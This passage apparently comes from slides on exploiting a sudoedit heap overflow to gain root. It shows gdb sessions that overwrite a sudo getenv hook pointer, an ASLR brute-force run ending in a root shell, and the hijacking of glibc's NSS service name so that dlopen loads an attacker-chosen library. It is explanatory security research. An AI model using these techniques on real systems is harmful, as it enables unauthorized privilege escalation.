50      sudo_hook_fn_putenv_t putenv_fn;
51      } u;
52      void *closure;
53  };
54  SLIST_HEAD(sudo_hook_list, sudo_hook_entry);
```

Exploitation strategies - 1st method

process_hooks_getenv() @ src/hooks.c

```
 98  /* NOTE: must not anything that might call getenv() */
 99  int
100  process_hooks_getenv(const char *name, char **value)
101  {
102      struct sudo_hook_entry *hook;
103      char *val = NULL;
104      int rc = SUDO_HOOK_RET_NEXT;
105
106      /* First process the hooks. */
107      SLIST_FOREACH(hook, &sudo_hook_getenv_list, entries) {
108      rc = hook->u.getenv_fn(name, &val, hook->closure);
109      if (rc == SUDO_HOOK_RET_STOP || rc == SUDO_HOOK_RET_ERROR)
110          break;
111      }
112      if (val != NULL)
113      *value = val;
114      return rc;
115  }
```

Exploitation strategies - 1st method



Exploitation strategies - 1st method

```
   106      /* First process the hooks. */
→  107      SLIST_FOREACH(hook, &sudo_hook_getenv_list, entries) {
   108         rc = hook->u.getenv_fn(name, &val, hook->closure);
   109         if (rc == SUDO_HOOK_RET_STOP || rc == SUDO_HOOK_RET_ERROR)
   110             break;
   111      }
   112      if (val != NULL)
```

```
[#0] Id 1, Name: "sudoedit", stopped 0x562d0ec06fdd in process_hooks_getenv (), reason: SINGLE STEP
```


```
[#0] 0x562d0ec06fdd → process_hooks_getenv(name=0x7fcc1a213046 "SYSTEMD_BYPASS_USERDB", value=0x7ffc4cedbd50)
[#1] 0x562d0ebfdd3c → getenv(name=0x7fcc1a213046 "SYSTEMD_BYPASS_USERDB")
[#2] 0x7fcc1a201661 → mov rbp, rax
[#3] 0x7fcc1a210423 → _nss_systemd_getpwnam_r()
[#4] 0x7fcc1a851093 → __getpwnam_r(name=0x562d0f76cd3b "user", resbuf=0x7fcc1a95b140 <resbuf>, buffer=0x562d0f76f830 "", buflen=0x400, result=0x7ffc4cedc040)
[#5] 0x7fcc1a85097c → getpwnam(name=0x562d0f76cd3b "user")
[#6] 0x7fcc1a28fbff → sudo_make_pwitem(uid=0xffffffff, name=0x562d0f76cd3b "user")
[#7] 0x7fcc1a28cfae → sudo_getpwnam(name=0x562d0f76cd3b "user")
[#8] 0x7fcc1a27c04b → set_runaspw(user=0x562d0f76cd3b "user", quiet=0x0)
[#9] 0x7fcc1a27cf07 → init_vars(envp=0x7ffc4cedc620)
```


```
gef➤  p *hook
$1 = {
  entries = {
    sle_next = 0x0
  },
  u = {
    generic_fn = 0x7fcc1a2698a0 <sudoers_hook_getenv>,
    setenv_fn = 0x7fcc1a2698a0 <sudoers_hook_getenv>,
    unsetenv_fn = 0x7fcc1a2698a0 <sudoers_hook_getenv>,
    getenv_fn = 0x7fcc1a2698a0 <sudoers_hook_getenv>,
    putenv_fn = 0x7fcc1a2698a0 <sudoers_hook_getenv>
  },
  closure = 0x0
}
gef➤  p hook.u->getenv_fn = 0xdeadbeefdeadbeef
$2 = (sudo_hook_fn_getenv_t) 0xdeadbeefdeadbeef
gef➤  c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x0000562d0ec07002 in process_hooks_getenv (name=name@entry=0x7fcc1a213046 "SYSTEMD_BYPASS_USERDB", value=value@entry=0x7ffc4cedbd50) at ./hooks.c:108
```

Exploitation strategies - 1st method

ASLR creates different random bases for:

- stack
- heap
- shared libraries





Exploitation strategies - 1st method

```
   0x56497a5724f7                  adc    eax, 0x10538b48
   0x56497a5724fc                  mov    rsi, r12
   0x56497a5724ff                  mov    rdi, rbp
 → 0x56497a572502                  call   QWORD PTR [rbx+0x8]
   0x56497a572505                  lea    edx, [rax+0x1]
   0x56497a572508                  and    edx, 0xfffffffd
   0x56497a57250b                  jne    0x56497a5724f0
   0x56497a57250d                  mov    rdx, QWORD PTR [rsp]
   0x56497a572511                  test   rdx, rdx
```


```
*[rbx+0x8] (
   $rdi = 0x00007fc3e4dc164d → "SUDO_EDITOR",
   $rsi = 0x00007ffe228266b0 → 0x0000000000000000,
   $rdx = 0x4242424242424242,
   $rcx = 0x0000000000000007
)
```

```
[#0] Id 1, Name: "sudoedit", stopped 0x56497a572502 in ?? (), reason: SIGSEGV
```

```
[#0] 0x56497a572502 → call QWORD PTR [rbx+0x8]
[#1] 0x56497a56903c → getenv()
[#2] 0x7fc3e4d8af3d → mov r13, rax
[#3] 0x7fc3e4da34ad → pop rdx
[#4] 0x7fc3e4d9b3ca → mov r12d, eax
[#5] 0x56497a566f26 → mov edi, DWORD PTR [rip+0x220d4]        # 0x56497a589000
[#6] 0x7fc3e51ce0b3 → __libc_start_main(main=0x56497a566b20, argc=0x6, argv=0x7ffe22826b58, init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>, s
[#7] 0x56497a5688ae → hlt
```

```
gef➤  x/g 0x56497ae30b98
0x56497ae30b98: 0x7fc3e4008a04
gef➤  x/i 0x7fc3e4008a04
   0x7fc3e4008a04:      Cannot access memory at address 0x7fc3e4008a04
gef➤  c
Continuing.

Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
gef➤
```

Exploitation strategies - 1st method



Exploitation strategies - 1st method

After 87 tries, ASLR generated a base compatible with 0x008a04:

```
[i] Try 85
[.] crafting payload...
[.] triggering heap overflow...
./exp.sh: line 4: 40058 Segmentation fault      (core dumped) ./exploit
[i] Try 86
[.] crafting payload...
[.] triggering heap overflow...
./exp.sh: line 4: 40062 Segmentation fault      (core dumped) ./exploit
[i] Try 87
[.] crafting payload...
[.] triggering heap overflow...
[+] callback executed!
[+] we are root!
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Exploitation strategies - 2nd method

struct service_user @ glibc-src/nss/nsswitch.h

```
61  typedef struct service_user
62  {
63    /* And the link to the next entry.  */
64    struct service_user *next;
65    /* Action according to result.  */
66    lookup_actions actions[5];
67    /* Link to the underlying library object.  */
68    service_library *library;
69    /* Collection of known functions.  */
70    void *known;
71    /* Name of the service (`files', `dns', `nis', ...).  */
72    char name[0];
73  } service_user;
```

Exploitation strategies - 2nd method

nss_load_library() @ glibc-src/nss/nsswitch.c

```
318  /* Load library.  */
319  static int
320  nss_load_library (service_user *ni)
321  {
322    if (ni->library == NULL)
323      {
324        /* This service has not yet been used.  Fetch the service
325     library for it, creating a new one if need be.  If there
326     is no service table from the file, this static variable
327     holds the head of the service_library list made from the
328     default configuration.  */
329        static name_database default_table;
330        ni->library = nss_new_service (service_table ?: &default_table,
331                       ni->name);
332        if (ni->library == NULL)
333    return -1;
334      }
335
336    if (ni->library->lib_handle == NULL)
337      {
338        /* Load the shared library.  */
339        size_t shlen = (7 + strlen (ni->name) + 3
340                + strlen (__nss_shlib_revision) + 1);
341        int saved_errno = errno;
342        char shlib_name[shlen];
343
344        /* Construct shared object name.  */
```

Exploitation strategies - 2nd method

nss_load_library() @ glibc-src/nss/nsswitch.c


```
344       /* Construct shared object name.  */
345       __stpcpy (__stpcpy (__stpcpy (__stpcpy (shlib_name,
346                                               "libnss_"),
347                                     ni->name),
348                           ".so"),
349                 __nss_shlib_revision);
350
351       ni->library->lib_handle = __libc_dlopen (shlib_name);
352       if (ni->library->lib_handle == NULL)
353     {
354       /* Failed to load the library.  */
355       ni->library->lib_handle = (void *) -1l;
356       __set_errno (saved_errno);
357     }
```

Exploitation strategies - 2nd method

nss_parse_service_list () @ glibc-src/nss/nsswitch.c

```
622       new_service = (service_user *) malloc (sizeof (service_user)
623                                              + (line - name + 1));
624       if (new_service == NULL)
625     return result;
626
627       *((char *) __mempcpy (new_service->name, name, line - name)) = '\0';
628
629       /* Set default actions.  */
630       new_service->actions[2 + NSS_STATUS_TRYAGAIN] = NSS_ACTION_CONTINUE;
631       new_service->actions[2 + NSS_STATUS_UNAVAIL] = NSS_ACTION_CONTINUE;
632       new_service->actions[2 + NSS_STATUS_NOTFOUND] = NSS_ACTION_CONTINUE;
633       new_service->actions[2 + NSS_STATUS_SUCCESS] = NSS_ACTION_RETURN;
634       new_service->actions[2 + NSS_STATUS_RETURN] = NSS_ACTION_RETURN;
635       new_service->library = NULL;
636       new_service->known = NULL;
637       new_service->next = NULL;
638
639       while (isspace (line[0]))
640     ++line;
641
642       if (line[0] == '[')
```

Exploitation strategies - 2nd method



Exploitation strategies - 2nd method

```
   0x7f8b91d494e5 <nss_load_library+37> xor    eax, eax
 → 0x7f8b91d494e7 <nss_load_library+39> test   rbx, rbx
   0x7f8b91d494ea <nss_load_library+42> je     0x7f8b91d49520 <nss_load_library+96>
   0x7f8b91d494ec <nss_load_library+44> xor    eax, eax
   0x7f8b91d494ee <nss_load_library+46> cmp    QWORD PTR [rbx+0x8], 0x0
   0x7f8b91d494f3 <nss_load_library+51> je     0x7f8b91d49588 <nss_load_library+200>
   0x7f8b91d494f9 <nss_load_library+57> mov    rcx, QWORD PTR [rbp-0x38]
```


```
    325  #if !defined DO_STATIC_NSS || defined SHARED
    326  /* Load library.  */
    327  static int
    328  nss_load_library (service_user *ni)
    329  {
 →  330    if (ni->library == NULL)
    331      {
    332        /* This service has not yet been used.  Fetch the service
    333           library for it, creating a new one if need be.  If there
    334           is no service table from the file, this static variable
    335           holds the head of the service_library list made from the
```

```
[#0] Id 1, Name: "sudoedit", stopped 0x7f8b91d494e7 in nss_load_library (), reason: SINGLE STEP
```

```
[#0] 0x7f8b91d494e7 → nss_load_library(ni=0x55a1697c27f0)
[#1] 0x7f8b91d49ed9 → __GI___nss_lookup_function(ni=0x55a1697c27f0, fct_name=<optimized out>)
[#2] 0x7f8b91d4a091 → __GI___nss_lookup(ni=0x7ffcaf73a268, fct_name=0x7f8b91dbba7c "getpwuid_r", fct2_name=0x0, fctp=0x7ffcaf73a270)
[#3] 0x7f8b91d4bc57 → __GI___nss_passwd_lookup2(ni=0x7ffcaf73a268, fct_name=0x7f8b91dbba7c "getpwuid_r", fct2_name=0x0, fctp=0x7ffcaf73a270)
[#4] 0x7f8b91ce864b → __getpwuid_r(uid=0x0, resbuf=0x7f8b91df2180 <resbuf>, buffer=0x55a1697be500 "", buflen=0x400, result=0x7ffcaf73a2c0)
[#5] 0x7f8b91ce7b4b → getpwuid(uid=0x0)
[#6] 0x55a16919eb1a → mov rbx, rax
[#7] 0x55a16918dcfd → mov rbx, rax
[#8] 0x7f8b91c2a0b3 → __libc_start_main(main=0x55a16918db20, argc=0x3, argv=0x7ffcaf73b5e8, init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>, stack
[#9] 0x55a16918f8ae → hlt
```

```
gef➤  p *ni
$1 = {
  next = 0x55a1697c2830,
  actions = {NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE, NSS_ACTION_RETURN, NSS_ACTION_RETURN},
  library = 0x0,
  known = 0x55a1697c86d0,
  name = 0x55a1697c2820 "files"
}
gef➤
```

Exploitation strategies - 2nd method



Exploitation strategies - 2nd method

```
  0x7f8b91d494f9 <nss_load_library+57> mov    rcx, QWORD PTR [rbp-0x38]

   325  #if !defined DO_STATIC_NSS || defined SHARED
   326  /* Load library.  */
   327  static int
   328  nss_load_library (service_user *ni)
   329  {
→  330    if (ni->library == NULL)
   331      {
   332        /* This service has not yet been used.  Fetch the service
   333          library for it, creating a new one if need be.  If there
   334          is no service table from the file, this static variable
   335          holds the head of the service_library list made from the

[#0] Id 1, Name: "sudoedit", stopped 0x7f8b91d494e7 in nss_load_library (), reason: BREAKPOINT

[#0] 0x7f8b91d494e7 →nss_load_library(ni=0x55a1697c8170)
[#1] 0x7f8b91d49ed9 →__GI___nss_lookup_function(ni=0x55a1697c8170, fct_name=<optimized out>)
[#2] 0x7f8b91ce513f →internal_getgrouplist(user=0x55a1697cd858 "root", group=0x0, size=0x7ffcaf73aba8, groupsp=0x7ffcaf73abb0, limit=0xffffffffffffffff)
[#3] 0x7f8b91ce53ed →getgrouplist(user=0x55a1697cd858 "root", group=0x0, groups=0x7f8b915da010, ngroups=0x7ffcaf73ac04)
[#4] 0x7f8b91dfde16 →sudo_getgrouplist2_v1()
[#5] 0x7f8b91666d63 →movsxd r12, DWORD PTR [rsp+0xc]
[#6] 0x7f8b91665b0e →mov r13, rax
[#7] 0x7f8b9165f86d →mov ecx, r13d
[#8] 0x7f8b9164cd32 →mov ecx, DWORD PTR [rsp]
[#9] 0x7f8b91646d2a →test al, al

gef➤  p *ni
$4 = {
  next = 0x0,
  actions = {NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE},
  library = 0x0,
  known = 0x55a1697cd110,
  name = 0x55a1697c81a0 "X/X"
}
gef➤
```

Exploitation strategies - 2nd method

```
   0x7f8b91d495ed <nss_load_library+301> lea    rdi, [rsp+0x7]
   0x7f8b91d495f2 <nss_load_library+306> mov    rsi, r13
   0x7f8b91d495f5 <nss_load_library+309> mov    QWORD PTR [rbp-0x48], r10
 → 0x7f8b91d495f9 <nss_load_library+313> movabs rax, 0x5f73736e62696c
   0x7f8b91d49603 <nss_load_library+323> mov    QWORD PTR [rsp], rax
   0x7f8b91d49607 <nss_load_library+327> call   0x7f8b91c283b0 <*ABS*+0xa3870@plt>
   0x7f8b91d4960c <nss_load_library+332> mov    ecx, 0x322e
   0x7f8b91d49611 <nss_load_library+337> mov    esi, 0x80000002
   0x7f8b91d49616 <nss_load_library+342> mov    rdi, rsp
```

```
   348                       + strlen (__nss_shlib_revision) + 1);
   349       int saved_errno = errno;
   350       char shlib_name[shlen];
   351
   352       /* Construct shared object name.  */
             // shlib_name=0x00007ffcaf73aa60  → [...]  → 0x0000000000000000
 → 353       __stpcpy (__stpcpy (__stpcpy (__stpcpy (shlib_name,
   354                                               "libnss_"),
   355                                     ni->name),
   356                           ".so"),
   357                 __nss_shlib_revision);
   358
```

```
[#0] Id 1, Name: "sudoedit", stopped 0x7f8b91d495f9 in nss_load_library (), reason: SINGLE STEP
```

```
[#0] 0x7f8b91d495f9 → nss_load_library(ni=0x55a1697c8170)
[#1] 0x7f8b91d49ed9 → __GI___nss_lookup_function(ni=0x55a1697c8170, fct_name=<optimized out>)
[#2] 0x7f8b91ce513f → internal_getgrouplist(user=0x55a1697cd858 "root", group=0x0, size=0x7ffcaf73aba8, groupsp=0x7ffcaf73abb0, limit=0xffffffffffffffff)
[#3] 0x7f8b91ce53ed → getgrouplist(user=0x55a1697cd858 "root", group=0x0, groups=0x7f8b915da010, ngroups=0x7ffcaf73ac04)
[#4] 0x7f8b91dfde16 → sudo_getgrouplist2_v1()
[#5] 0x7f8b91666d63 → movsxd r12, DWORD PTR [rsp+0xc]
[#6] 0x7f8b91665b0e → mov r13, rax
[#7] 0x7f8b9165f86d → mov ecx, r13d
[#8] 0x7f8b9164cd32 → mov ecx, DWORD PTR [rsp]
[#9] 0x7f8b91646d2a → test al, al
```

```
gef➤  p ni->name
$6 = 0x55a1697c81a0 "X/X"
gef➤
```

Exploitation strategies - 2nd method

```
  0x7f8b91d49619 <nss_load_library+345> mov    DWORD PTR [rax], 0x6f732e
  0x7f8b91d4961f <nss_load_library+351> mov    BYTE PTR [rax+0x5], 0x0
  0x7f8b91d49623 <nss_load_library+355> mov    WORD PTR [rax+0x3], cx
→ 0x7f8b91d49627 <nss_load_library+359> call   0x7f8b91d65930 <__GI___libc_dlopen_mode>
  ↳ 0x7f8b91d65930 <__libc_dlopen_mode+0> endbr64
    0x7f8b91d65934 <__libc_dlopen_mode+4> sub    rsp, 0x58
    0x7f8b91d65938 <__libc_dlopen_mode+8> mov    rax, QWORD PTR fs:0x28
    0x7f8b91d65941 <__libc_dlopen_mode+17> mov    QWORD PTR [rsp+0x48], rax
    0x7f8b91d65946 <__libc_dlopen_mode+22> xor    eax, eax
    0x7f8b91d65948 <__libc_dlopen_mode+24> mov    rax, QWORD PTR [rsp+0x58]
```


```
__GI___libc_dlopen_mode (
   QWORD var_0 = 0x00007ffcaf73aa60 → "libnss_X/X.so.2",
   int var_1 = 0x0000000080000002
)
```

```
   354                                          "libnss_"),
   355                                 ni->name),
   356                          ".so"),
   357                 __nss_shlib_revision);
   358
→  359       ni->library->lib_handle = __libc_dlopen (shlib_name);
   360       if (ni->library->lib_handle == NULL)
   361        {
   362          /* Failed to load the library. Try a fallback.  */
   363          int n = __snprintf(shlib_name, shlen, "libnss_%s.so.%d.%d",
   364                             ni->library->name, __GLIBC__, __GLIBC_MINOR__);
```


```
[#0] Id 1, Name: "sudoedit", stopped 0x7f8b91d49627 in nss_load_library (), reason: SINGLE STEP
```

```
[#0] 0x7f8b91d49627 →nss_load_library(ni=0x55a1697c8170)
[#1] 0x7f8b91d49ed9 → __GI___nss_lookup_function(ni=0x55a1697c8170, fct_name=<optimized out>)
```

Exploitation strategies - 2nd method



Exploitation strategies - 2nd method



ptmalloc - struct malloc_state

struct malloc_state && tcache @ glibc-src/malloc/malloc.c

```
1655  struct malloc_state
1656  {
1657    /* Serialize access.  */
1658    __libc_lock_define (, mutex);
1659
1660    /* Flags (formerly in max_fast).  */
1661    int flags;
1662
1663    /* Set if the fastbin chunks contain recently inserted free blocks.  */
1664    /* Note this is a bool but not all targets support atomics on booleans.  */
1665    int have_fastchunks;
1666
1667    /* Fastbins */
1668    mfastbinptr fastbinsY[NFASTBINS];
1669
1670    /* Base of the topmost chunk -- not otherwise kept in a bin */
1671    mchunkptr top;
1672
1673    /* The remainder from the most recent split of a small request */
1674    mchunkptr last_remainder;
1675
1676    /* Normal bins packed as described above */
1677    mchunkptr bins[NBINS * 2 - 2];
1678
1679    /* Bitmap of bins */
1680    unsigned int binmap[BINMAPSIZE];
1681
1682    /* Linked list */
1683    struct malloc_state *next;
1684
1685    /* Linked list for free arenas.  Access to this field is serialized
1686       by free_list_lock in arena.c.  */
1687    struct malloc_state *next_free;
1688
1689    /* Number of threads attached to this arena.  0 if the arena is on
1690       the free list.  Access to this field is serialized by
1691       free_list_lock in arena.c.  */
1692    INTERNAL_SIZE_T attached_threads;
1693
1694    /* Memory allocated from the system in this arena.  */
1695    INTERNAL_SIZE_T system_mem;
1696    INTERNAL_SIZE_T max_system_mem;
1697  };
```

```
2894  typedef struct tcache_entry
2895  {
2896    struct tcache_entry *next;
2897    /* This field exists to detect double frees.  */
2898    struct tcache_perthread_struct *key;
2899  } tcache_entry;
2900
2901  /* There is one of these for each thread, which contains the
